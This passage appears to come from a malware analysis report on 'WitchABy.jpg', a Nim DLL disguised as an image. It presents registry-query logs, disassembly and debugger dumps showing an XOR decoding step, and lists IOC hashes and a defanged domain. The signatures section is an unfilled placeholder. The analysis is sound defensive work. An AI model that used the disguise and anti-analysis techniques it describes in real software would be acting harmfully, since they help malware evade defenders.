During controlled detonation of WitchABy.jpg via regsvr32 there did not appear to be much activity, running ProcMon showed that some registry keys were queried and a cmd process was spawned but no network connections were attempted and no files were dropped. Of note is that most of the registry keys queried pertained to WinSock implementation, this has been observed in the wild as an anti-analysis technique[1].




Operation	Path	Result
RegQueryValue	HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries64\000000000007\StoresServiceClassInfo	SUCCESS
RegQueryValue	HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries64\000000000007\ProviderInfo	SUCCESS
RegQueryValue	HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries64\000000000007\ProviderInfo	SUCCESS
RegQueryKey	HKLM	SUCCESS
RegQueryValue	HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Ws2_32NumHandleBuckets	NAME NOT FOUND
QueryOpen	C:\Windows\System32\mswsock.dll	SUCCESS
QueryNameInformation...	C:\Windows\System32\mswsock.dll	SUCCESS
RegQueryKey	HKLM	SUCCESS
RegQueryValue	HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\DisableSockPollConnFailureReturn	NAME NOT FOUND
RegQueryKey	HKLM	SUCCESS
RegQueryValue	HKLM\System\CurrentControlSet\Services\Winsock\Parameters\Transports	BUFFER OVERFLOW
RegQueryValue	HKLM\System\CurrentControlSet\Services\Winsock\Parameters\Transports	SUCCESS
RegQueryKey	HKLM	SUCCESS
RegQueryValue	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Winsock\Mapping	BUFFER OVERFLOW
RegQueryValue	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Winsock\Mapping	SUCCESS
RegQueryKey	HKLM	SUCCESS
RegQueryKey	HKLM\System\CurrentControlSet\Services\Winsock\Setup Migration\Providers	SUCCESS
RegQueryValue	HKLM\System\CurrentControlSet\Services\Winsock\Setup Migration\Providers\Tcpip\WinSock 2.0 Provider ID	SUCCESS
RegQueryKey	HKLM	SUCCESS
RegQueryValue	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Winsock\MinSockaddrLength	SUCCESS
RegQueryValue	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Winsock\MaxSockaddrLength	SUCCESS
RegQueryValue	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Winsock\UseDelayedAcceptance	SUCCESS
RegQueryKey	HKLM	SUCCESS
RegQueryValue	HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\WinSock_Registry_Version	BUFFER OVERFLOW
RegQueryValue	HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\WinSock_Registry_Version	SUCCESS
RegQueryValue	HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\AutodialDLL	SUCCESS
RegQueryValue	HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\AutodialDLL	SUCCESS

Fig 11: sampling of WinSock-related registry queries made by WitchABy.jpg

[1] (Sutherland, 2021)

Advanced Static Analysis



```
[0x65cc551d]
 DllMain (int64_t arg2);
 ; arg int64_t arg2 @ rdx
 push rbx
 sub rsp, 0x20
 mov ebx, edx                          ; arg2
 call NimMain                          ; sym.nim_dll.dll_NimMain ;  sym.nim_dll.dll_NimMain(void)
 dec ebx
 jne 0x65cc5557
```


```
[0x65cc552d]
 mov edx, 0x1cc                       ; 460 ; int64_t arg2
 mov r8d, 0x37                        ; '7' ; 55 ; int64_t arg3
 lea rcx, [0x65cc87a0]                ; int64_t arg1
 call xorByteSeq__nim95dll_14         ; sym.xorByteSeq__nim95dll_14
 xor edx, edx
 test rax, rax
 je 0x65cc554e
```

```
[0x65cc554b]
 mov rdx, qword [rax]
```

```
[0x65cc554e]
 lea rcx, [rax + 0x10]                ; int64_t arg1
 call run__nim95dll_53                ; sym.run__nim95dll_53
```

```
[0x65cc5557]
 mov ecx, 1
 add rsp, 0x20
 pop rbx
 jmp winimConverterBooleanToBOOL__OOZOOZOOZOOZOnimbleZpkgsZwinim4551056049ZwinimZutils_2 ; sym.win...
```


Fig 12: DllMain function



```
[0x65cc54f1]
 NimMain ();
 ; var int64_t var_28h @ rsp+0x28
 sub rsp, 0x38
 call PreMain                       ; sym.PreMain ;  sym.PreMain(void)
 lea rax, [NimMainInner]            ; 0x65cc5356
 lea rcx, [var_28h]                 ; uint64_t arg1
 mov qword [var_28h], rax
 call nimGC_setStackBottom          ; sym.nimGC_setStackBottom
 mov rax, qword [var_28h]
 call rax
 nop
 add rsp, 0x38
 ret
```

Fig 13: NimMain function

Advanced Dynamic Analysis



```
RIP  0000000065CC54F1  48:83EC 38          sub rsp,38                          NimMain
     0000000065CC54F5  E8 B7FFFFFF         call witchaby.65CC54B1
     0000000065CC54FA  48:8D05 55FEFFFF    lea rax,qword ptr ds:[65CC5356]     rax:EntryPoint
     0000000065CC5501  48:8D4C24 28        lea rcx,qword ptr ss:[rsp+28]       [rsp+28]:&"◦ÙW£Ê\x01"
     0000000065CC5506  48:894424 28        mov qword ptr ss:[rsp+28],rax       [rsp+28]:&"◦ÙW£Ê\x01", ra
     0000000065CC550B  E8 0EC4FFFF         call witchaby.65CC191E
     0000000065CC5510  48:8B4424 28        mov rax,qword ptr ss:[rsp+28]       rax:EntryPoint, [rsp+28]:
     0000000065CC5515  FFD0                call rax                            rax:EntryPoint
     0000000065CC5517  90                  nop
     0000000065CC5518  48:83C4 38          add rsp,38
     0000000065CC551C  C3                  ret
     0000000065CC551D  53                  push rbx                            DllMain
     0000000065CC551E  48:83EC 20          sub rsp,20
     0000000065CC5522  89D3                mov ebx,edx
     0000000065CC5524  E8 C8FFFFFF         call <witchaby.NimMain>
     0000000065CC5529  FFCB                dec ebx
     0000000065CC552B  75 2A               jne witchaby.65CC5557
     0000000065CC552D  BA CC010000         mov edx,1CC
     0000000065CC5532  41:B8 37000000      mov r8d,37                          37:'7'
     0000000065CC5538  48:8D0D 61320000    lea rcx,qword ptr ds:[65CC87A0]     rcx:"MZ"
     0000000065CC553F  E8 22FEFFFF         call witchaby.65CC5366
     0000000065CC5544  31D2                xor edx,edx
     0000000065CC5546  48:85C0             test rax,rax                        rax:EntryPoint
     0000000065CC5549  74 03               je witchaby.65CC554E
     0000000065CC554B  48:8B10             mov rdx,qword ptr ds:[rax]          rax:EntryPoint
     0000000065CC554E  48:8D48 10          lea rcx,qword ptr ds:[rax+10]       rcx:"MZ"
     0000000065CC5552  E8 B5FEFFFF         call witchaby.65CC540C
     0000000065CC5557  B9 01000000         mov ecx,1                           ecx:"MZ"
     0000000065CC555C  48:83C4 20          add rsp,20
     0000000065CC5560  5B                  pop rbx
     0000000065CC5561  E9 3AFDFFFF         jmp witchaby.65CC52A0
     0000000065CC5566  90                  nop
     0000000065CC5567  90                  nop
```

```
rsp=000000761411F318 &"ˆD$0è*◦"
38 '8'

.text:0000000065CC54F1 witchaby.jpg:$54F1 #4AF1 <NimMain>
```

```
RAX     0000000065CC1350     <wi
RBX     000000007FFE0385
RCX     0000000065CC0000     "MZ
RDX     0000000000000001
RBP     000000761411F628
RSP     000000761411F318     &"ˆ
RSI     0000000000000001
RDI     000000007FFE0384

R8      0000000000000000
R9      0000000000000000
R10     000000007FFE0384
R11     0000000000000246     L'Ƶ
R12     0000000065CC1350     <wi
R13     0000000000000001
R14     0000000065CC0000     "MZ
R15     0000000000000000

RIP     0000000065CC54F1     <wi

RFLAGS    0000000000000244
ZF 1   PF 1   AF 0
OF 0   SF 0   DF 0
CF 0   TF 0   IF 1
```


```
1: rcx 0000000065CC0000 "MZ"
2: rdx 0000000000000001
3: r8 0000000000000000
4: r9 0000000000000000
5: [rsp+28] 000001CAA377D9B0 &
```

```
Address           Hex                                               ASCII
00007FFBD5051000  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
00007FFBD5051010  48 89 5C 24 10 48 89 74 24 18 57 41 56 41 57 48  H.\$.H.t$.WAVAWH
00007FFBD5051020  81 EC 80 00 00 00 48 8B 05 E3 14 18 00 48 33 C4  .ì....H..ã...H3Ä
00007FFBD5051030  48 89 44 24 70 4D 8B F9 41 8B F8 48 8B C1 85 D2  H.D$pM.ùA.øH.Á.Ò
00007FFBD5051040  0F 84 61 62 0A 00 83 FA 0A 0F 85 15 62 0A 00 45  ..ab...ú....b..E
00007FFBD5051050  33 C9 45 33 D2 4C 8D 74 24 61 48 8B 00 4C 8D 1D  3ÉE3ÒL.t$aH..L..
00007FFBD5051060  B4 41 12 00 45 85 C9 0F 85 44 62 0A 00 44 8B C2  ´A..E.É..Db..D.Â
00007FFBD5051070  33 D2 49 F7 F0 49 FF CE 8B CA 42 8A 0C 19 41 88  3ÒI÷ðIÿÎ.ÊB...A.
00007FFBD5051080  0E 48 85 C0 75 EA 48 8D 74 24 61 41 2B F6 85 FF  .H.ÀuêH.t$aA+ö.ÿ
00007FFBD5051090  0F 88 3E 62 0A 00 3B F7 0F 8F 5B 62 0A 00 44 8B  ..>b..;÷..[b..D.
00007FFBD50510A0  C6 49 8B D6 49 8B CF E8 94 2A 0A 00 3B F7 7D 05  ÆI.ÖI.Ïè.*..;÷}.
00007FFBD50510B0  42 C6 04 3E 00 EB 02 EB 02 33 C0 48 8B 4C 24 70  BÆ.>.ë.ë.3ÀH.L$p
00007FFBD50510C0  48 33 CC E8 68 B1 08 00 4C 8D 9C 24 80 00 00 00  H3Ìèh±..L..$....
```

```
000000761411F318  00007FFBD5069A1D  return to ntdll.00007FFBD5
000000761411F320  0000000000000001
000000761411F328  000001CAA377D5B0  "ˋØw£Ê\x01"
000000761411F330  0000000000000001
000000761411F338  0000000000000600
000000761411F340  000001CAA377D9B0  &"◦Ùw£Ê\x01"
000000761411F348  00007FFBD50BC2DE  return to ntdll.00007FFBD5
000000761411F350  000001CAA377D800
000000761411F358  000001CAA377D900  "◦Ùw£Ê\x01"
000000761411F360  0000000000000000
000000761411F368  0000000000000000
000000761411F370  0000000000000600
000000761411F378  000001CAA377CE60  &"ˋÌw£Ê\x01"
000000761411F380  000001CAA377D650  &"PÖw£Ê\x01"
000000761411F388  00007FFBD50BC1E7  return to ntdll.00007FFBD5
```

```
Command: Commands are comma separated (like assembly instructions): mov eax, ebx
Paused  INT3 breakpoint "entry breakpoint" at <witchaby.EntryPoint> (0000000065CC1350)!  Time Wasted Debugging: 0:00:08:35
```

Fig 14: NimMain function


WitchABy.jpg - PID: 1996 - Module: witchaby.jpg - Thread: Main Thread 5976 - x64dbg [Elevated]
File View Debug Tracing Plugins Favourites Options Help Apr 17 2021 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace
Hide FPU
Default (x64 fastcall) 5 □ Unlocked
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 [x=] Locals Struct
Command:
Default
Paused

```
     0000000065CC4CE7  48:8905 32640000       mov qword ptr ds:[65CCB120],rax      0000000065CCB120:"€½Ìe", rax:"filename"
     0000000065CC4CEE  4C:8915 5B630000       mov qword ptr ds:[65CCB050],r10      0000000065CCB050:"@±Ìe"
     0000000065CC4CF5  49:81C2 90000000       add r10,90
     0000000065CC4CFC  48:C705 99DE0000 080(  mov qword ptr ds:[65CD2BA0],8
     0000000065CC4D07  48:C705 96DE0000 080(  mov qword ptr ds:[65CD2BA8],8
     0000000065CC4D12  66:C705 95DE0000 110:  mov word ptr ds:[65CD2BB0],111
     0000000065CC4D1B  48:C705 7A630000 000(  mov qword ptr ds:[65CCB0A0],0
     0000000065CC4D26  C605 53630000 02       mov byte ptr ds:[65CCB080],2
     0000000065CC4D2D  48:C705 687B0100 300(  mov qword ptr ds:[65CDC8A0],30       30:'0'
     0000000065CC4D38  48:C705 657B0100 080(  mov qword ptr ds:[65CDC8A8],8
     0000000065CC4D43  C605 667B0100 11       mov byte ptr ds:[65CDC8B0],11
     0000000065CC4D4A  48:C705 2BDF0000 080(  mov qword ptr ds:[65CD2C80],8
     0000000065CC4D55  48:C705 28DF0000 080(  mov qword ptr ds:[65CD2C88],8
     0000000065CC4D60  C605 29DF0000 16       mov byte ptr ds:[65CD2C90],16
     0000000065CC4D67  C605 72630000 01       mov byte ptr ds:[65CCB0E0],1
     0000000065CC4D6E  48:C705 6F630000 080(  mov qword ptr ds:[65CCB0E8],8
     0000000065CC4D79  48:C705 14700000 000(  mov qword ptr ds:[65CCBD98],0
     0000000065CC4D84  48:C705 F16F0000 080(  mov qword ptr ds:[65CCBD80],8
     0000000065CC4D8F  48:C705 EE6F0000 080(  mov qword ptr ds:[65CCBD88],8
     0000000065CC4D9A  66:C705 ED6F0000 1D0:  mov word ptr ds:[65CCBD90],31D
     0000000065CC4DA3  C605 66630000 01       mov byte ptr ds:[65CCB110],1
     0000000065CC4DAA  48:C705 63630000 100(  mov qword ptr ds:[65CCB118],10
     0000000065CC4DB5  48:C705 587A0100 000(  mov qword ptr ds:[65CDC818],0
     0000000065CC4DC0  48:C705 357A0100 080(  mov qword ptr ds:[65CDC800],8
     0000000065CC4DCB  4C:8905 7E630000       mov qword ptr ds:[65CCB150],r8
     0000000065CC4DD2  4D:8D81 90000000       lea r8,qword ptr ds:[r9+90]
     0000000065CC4DD9  48:8905 00640000       mov qword ptr ds:[65CCB1E0],rax      0000000065CCB1E0:"€½Ìe", rax:"filename"
     0000000065CC4DE0  48:8905 59640000       mov qword ptr ds:[65CCB240],rax      0000000065CCB240:"€½Ìe", rax:"filename"
     0000000065CC4DE7  48:8D05 37350000       lea rax,qword ptr ds:[65CC8325]      rax:"filename", 0000000065CC8325:"filename"
     0000000065CC4DEE  4C:891D 63630000       mov qword ptr ds:[65CCB158],r11      0000000065CCB158:&"msg", r11:"procname"
     0000000065CC4DF5  4C:8D1D 1B350000       lea r11,qword ptr ds:[65CC8317]      r11:"procname", 0000000065CC8317:"procname"
RIP →0000000065CC4DFC  4C:890D 55620000       mov qword ptr ds:[65CCB058],r9
     0000000065CC4E03  4C:8D0D 16350000       lea r9,qword ptr ds:[65CC8320]       0000000065CC8320:"line"
     0000000065CC4E0A  4C:8915 0E620000       mov qword ptr ds:[65CCB020],r10
```

```
qword ptr ds:[witchaby.0000000065CCB058]=0
r9=witchaby.0000000065CCB170

.text:0000000065CC4DFC witchaby.jpg:$4DFC #43FC
```

```
RAX    0000000065CC8325     "filename"
RBX    000000007FFE0385
RCX    0000000065CD2C80     witchaby.0000000065CD2C80
RDX    0000000065CDC8A0     witchaby.0000000065CDC8A0
RBP    000000774AEFF808
RSP    000000774AEFF478     "ÆTÌe"
RSI    0000000000000001
RDI    000000007FFE0384

R8     0000000065CCB200     witchaby.0000000065CCB200
R9     0000000065CCB170     witchaby.0000000065CCB170
R10    0000000065CCB1D0     witchaby.0000000065CCB1D0
R11    0000000065CC8317     "procname"
R12    0000000065CC1350     <witchaby.EntryPoint>
R13    0000000000000001
R14    0000000065CC0000     "MZ"
R15    0000000000000000

RIP    0000000065CC4DFC     witchaby.0000000065CC4DFC

RFLAGS   0000000000000202
ZF 0  PF 0  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1
```

```
1: rcx 0000000065CD2C80 witchaby.0000000065CD2C80
2: rdx 0000000065CDC8A0 witchaby.0000000065CDC8A0
3: r8 0000000065CCB200 witchaby.0000000065CCB200
4: r9 0000000065CCB170 witchaby.0000000065CCB170
5: [rsp+28] 0000000000000001
```

```
Address           Hex                                              ASCII
00007FFBD5051000  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
00007FFBD5051010  48 89 5C 24 10 48 89 74 24 18 57 41 56 41 57 48  H.\$.H.t$.WAVAWH
00007FFBD5051020  81 EC 80 00 00 00 48 8B 05 E3 14 18 00 48 33 C4  .ì....H..ã...H3Ä
00007FFBD5051030  48 89 44 24 70 4D 8B F9 41 8B F8 48 8B C1 85 D2  H.D$pM.ùA.øH.Á.Ò
00007FFBD5051040  0F 84 61 62 0A 00 83 FA 0A 0F 85 15 62 0A 00 45  ..ab...ú....b..E
00007FFBD5051050  33 C9 45 33 D2 4C 8D 74 24 61 48 8B 00 4C 8D 1D  3ÉE3ÒL.t$aH..L..
00007FFBD5051060  B4 41 12 00 45 85 C9 0F 85 44 62 0A 00 44 8B C2  ´A..E.É..Db..D.Â
00007FFBD5051070  33 D2 49 F7 F0 49 FF CE 8B CA 42 8A 0C 19 41 88  3ÒI÷ðIÿÎ.ÊB...A.
00007FFBD5051080  0E 48 85 C0 75 EA 48 8D 74 24 61 41 2B F6 85 FF  .H.ÀuêH.t$aA+ö.ÿ
00007FFBD5051090  0F 88 3E 62 0A 00 3B F7 0F 8F 5B 62 0A 00 44 8B  ..>b..;÷..[b..D.
00007FFBD50510A0  C6 49 8B D6 49 8B CF E8 94 2A 0A 00 3B F7 7D 05  ÆI.ÖI.Ïè.*..;÷}.
00007FFBD50510B0  42 C6 04 3E 00 EB 02 EB 02 33 C0 48 8B 4C 24 70  BÆ.>.ë.ë.3ÀH.L$p
00007FFBD50510C0  48 33 CC E8 68 B1 08 00 4C 8D 9C 24 80 00 00 00  H3Ìèh±..L..$....
```

```
000000774AEFF478  0000000065CC54C6  return to witchaby.0000000065CC54C6 from witchaby
000000774AEFF480  000000007FFE0384
000000774AEFF488  00007FFBD5069993  return to ntdll.00007FFBD5069993 from ntdll.0000
000000774AEFF490  0000000000000000
000000774AEFF498  000000774AEFF808
000000774AEFF4A0  0000000000000001
000000774AEFF4A8  0000000065CC5351  witchaby.0000000065CC5351
000000774AEFF4B0  000000007FFE0301
000000774AEFF4B8  0000000065CC54FA  return to witchaby.0000000065CC54FA from witchaby
000000774AEFF4C0  0000000000000000
000000774AEFF4C8  0000000000000001
000000774AEFF4D0  0000000000000600
000000774AEFF4D8  0000000065CC5820  witchaby.0000000065CC5820
000000774AEFF4E0  0000026F1005D5B0
000000774AEFF4E8  00007FFBD5069AFF  return to ntdll.00007FFBD5069AFF from ntdll.0000
```

```
Command: Commands are comma separated (like assembly instructions): mov eax, ebx
Paused  INT3 breakpoint "entry breakpoint" at <witchaby.EntryPoint> (0000000065CC1350)!
Time Wasted Debugging: 0:00:13:34
```

Fig 15: check for filename and procname loaded in the stack

Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators

DNS : consumerfinancereport[.]local/blog/index/witchABy.jpg

.

Host-based Indicators

FILE: Emergreport.lnk
HASH: 12f36a067032b6f359a57c214d3595d6d11d2db88a7b2ea992a5fdfd7da98fd1

FILE: Emergreport.zip
HASH: bcb1a8225cb3ed89661cc8c75000e44b8c5cb563df0e00d5766d1130e7cc6231

FILE: notely.exe
HASH: 1e4e1ea2c70ee5634447cf20fdc35a90c7c6d82b5a43f91e613101a05fcbeba7

FILE: unzip.vbs
HASH: 1b418ec1586ad09f77550bb942c594bb5fb69abf1b046e8e428c95f4b5d01fc3

FILE: WitchABy.jpg
HASH: 37bd2dbe0ac7c2363313493b11577fdba37af73b3ee56154cdef0cb8b07b751e

FILE: notely-setup-x64.msi
HASH: 1866b0e00325ee8907052386a9286e6ed81695a2eb35d5be318d71d91fbce2db

Rules & Signatures

A full set of YARA rules is included in Appendix A.

{Information on specific signatures, i.e. strings, URLs, etc}

Appendices

A. Yara Rules

